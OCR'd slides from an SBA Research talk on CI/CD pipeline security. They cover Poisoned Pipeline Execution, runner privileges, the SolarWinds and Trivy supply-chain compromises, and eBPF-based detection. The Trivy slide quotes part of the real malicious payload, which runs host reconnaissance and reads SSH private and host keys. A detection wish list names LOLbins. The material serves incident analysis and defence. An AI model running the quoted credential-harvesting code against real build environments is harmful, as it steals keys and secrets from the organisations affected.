


SBA
Research

CI Pipelines and Runners





edgecase1 / itsecx-ci-ppe
Code
Issues
Pull requests
Agents
Actions
Projects
Wiki
Security and quality
Files
main
Go to file
.github/workflows
build.yml
.gitignore
Makefile
README.md
go.mod
main.go
itsecx-ci-ppe / .github / workflows / build.yml
rkugler-sba-research very last fixes
Actions
New workflow
All workflows
CI
Management
Caches
Attestations
Runners
Usage metrics
Performance metrics
All workflows
Showing runs from all workflows
35 workflow runs
updated ci
CI #35: Commit 89614d6 pushed by edgecase1
works on gitea and rewrote go program
CI #34: Commit 12497a3 pushed by edgecase1
lsm check



Runners and how are they contained?

Wikimedia, Axel Hindemith, Wanderstand Rapsfed

Poisoned Pipeline Execution (PPE)




Poisoned Pipeline Execution
OWASP CICD-SEC-4

Poisoned Pipeline Execution (PPE) risks refer to the ability of an **attacker with access to source control systems** - and **without access to the build environment**, to manipulate the build process by injecting malicious code/commands into the build pipeline configuration, essentially 'poisoning' the pipeline and **running malicious code as part of the build process**. Examples (but not the only examples!):

- **Direct PPE (D-PPE):** modifies the **CI config file** in a repository they have access to
- **Indirect PPE (I-PPE):** *make*: Executes commands defined in the "Makefile" file
- **Public-PPE (3PE):** automatic tests running after a push request (PR)

https://owasp.org/www-project-top-10-ci-cd-security-risks/

Runner: Sample Job Execution in Detail





What are the Runners? Example: GitHub

- Github Hosted Runner ("ubuntu-latest")
  - fresh env for every job
- by default, the "Docker Executor" is used
  - https://docs.gitlab.com/runner/executors/docker/
- full privileges (root, all capabilities set)

Different Runner Aspects

GitHub Hosted	Gitlab Hosted	Gitea Act Runner
.gitlab/workflows/*.yml	.gitlab-ci.yml	.gitea/workflows/*.yml
Hosted disposable VM	Hosted disposable VM	Self-hosted
Hosted VM, Docker available	Hosted VM, Executor can be Shell, Docker, Kubernetes	Executor is a Docker Image or Standalone binary (systemd)
user "runner" password-less sudo	user root, full Caps	root or "Docker root" Socket bind-mounted





Compromised runners

Understand the security risks associated with compromised GitHub Actions runners.

Secure use reference


Security practices for writing workflows and using GitHub Actions features.

https://docs.github.com/en/actions/concepts/security/compromised-runners

https://docs.github.com/en/actions/reference/security/secure-use

https://docs.github.com/en/actions/concepts/runners/github-hosted-runners

https://github.com/actions/runner-images



Abuse of execution on the Runner


https://github.com/edgecase1/it…

Masking Secrets in Github Output

- Secrets are masked in Github

```
98  GITHUB_STEP_SUMMARY=/home/runner/work/_temp/_runner_file_commands/step_summary_b4562ed2-f2e2-469c-9fc8-3086abfa7b65
99  RUNNER_ARCH=X64
100 GITHUB_PATH=/home/runner/work/_temp/_runner_file_commands/add_path_b4562ed2-f2e2-469c-9fc8-3086abfa7b65
101 RUNNER_TOOL_CACHE=/opt/hostedtoolcache
102 SECRET=***
103 _=/usr/bin/make
104 ANDROID_NDK_ROOT=/usr/local/lib/android/sdk/ndk/27.3.13750724
105 XDG_RUNTIME_DIR=/run/user/1001
106 JAVA_HOME_25_X64=/usr/lib/jvm/temurin-25-jdk-amd64
```

Review of Incidents: SolarWinds, Trivy

SolarWinds

- Attackers gained access to SolarWinds' build environment.
- malware was hidden inside legitimate Orion updates.
- SolarWinds digitally signed the updates, making them appear authentic.
- 18,000 customers received the infected update

https://www.solarwinds.com/blog/findings-from-our-ongoing-investigations

Trivy

- Attackers obtained valid project credentials
- They published a malicious Trivy release
- Organizations using the affected Trivy versions in automated CI/CD workflows unknowingly executed the malicious code
- malware harvested secrets such as (SSH keys, Cloud credentials (AWS, Azure, GCP), Kubernetes secrets, API tokens

https://www.paloaltonetworks.com/blog/cloud-security/trivy-supply-chain-attack/

Malicious payloads in affected Trivy versions

```
run('hostname; pwd; whoami; uname -a; ip addr 2>/dev/null || ifconfig
2>/dev/null; ip route 2>/dev/null')
run('printenv')

for h in homes+['/root']:
    for f in
['/.ssh/id_rsa','/.ssh/id_ed25519','/.ssh/id_ecdsa','/.ssh/id_dsa','/.s
sh/authorized_keys','/.ssh/known_hosts','/.ssh/config']:
        emit(h+f)
    walk([h+'/.ssh'],2,lambda fp,fn:True)

walk(['/etc/ssh'],1,lambda fp,fn:fn.startswith('ssh_host') and
fn.endswith('_key'))
```

devsecops-testing-cicd. Decoded Python Script: https://github.com/aquasecurity/trivy/discussions/10425

Github. Compromised Package: https://github.com/actions-security-demo/compromised-packages/actions/runs/23326425755/job/67848470645#step:4:44

Target Assets for Cyber Criminals


- CI job definition
- environment (env)
- /proc/<pid>/mem
- SSH keys
- Cloud credentials
- Kubernetes tokens
- Docker registry user
- Database passwords
- TLS private keys
- Artifacts
- Source Code
- ...

Wish list for detection schemas

- identify created processes
  - LOLbins: wget, cat, bash, ...
- detect outgoing connections (IP, port) of processes
- show resolved endpoints (DNS)
- show accessed files (opened handles, read, writes)
  - written files inside the build environment
  - read secret files from the build environment
  - read from proc (<pid>/mem)
- show access to environment
- (...)

What happens in the Kernel Space?

```
# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/
nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/
nologin
man:x:6:12:man:/var/cache/man:/u   bin/
nologin
lp:x:7:7:lp:/var/spool/lpd:/usr
ogin
mail:x:8:8:mail:/var/mail:/u
gin
```




```
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88,
openat(AT_FDCWD, "/etc/passwd", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=2431, ...}) =
fadvise64(3, 0, 0, POSIX_FADV_SEQUENTIAL) = 0
mmap(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 1310
write(1, "root:x:0:0:root:/root:/bin/bash\n"..., 243
read(3, "", 131072)                     = 0
close(3)                                = 0
```

```
static int do_sys_openat2(int dfd, const c
*filename,
                    struct open_how *how)
{
        struct open_flags op;
        struct filename *tmp;
        int err, fd;

        err = build_open_flags(how, &op);
        if (unlikely(err))
                return err;
```

linux/v5.15.1/source/fs/open.c#L1448



Detection using eBPF


Pixabay, RaimundoMaciel.

eBPF recap on one slide

eBPF code runs in a virutal machine in the Kernel.

The code contains functions that can be attached to a trigger (e.g. syscall, trace event, network).

1. **load** BPF code into the Kernel
2. **attach** function
3. Kernel runs the program if a **trigger** is hit
4. The eBPF program can produce **data** and store it in maps/queues
5. **consume** data from userspace



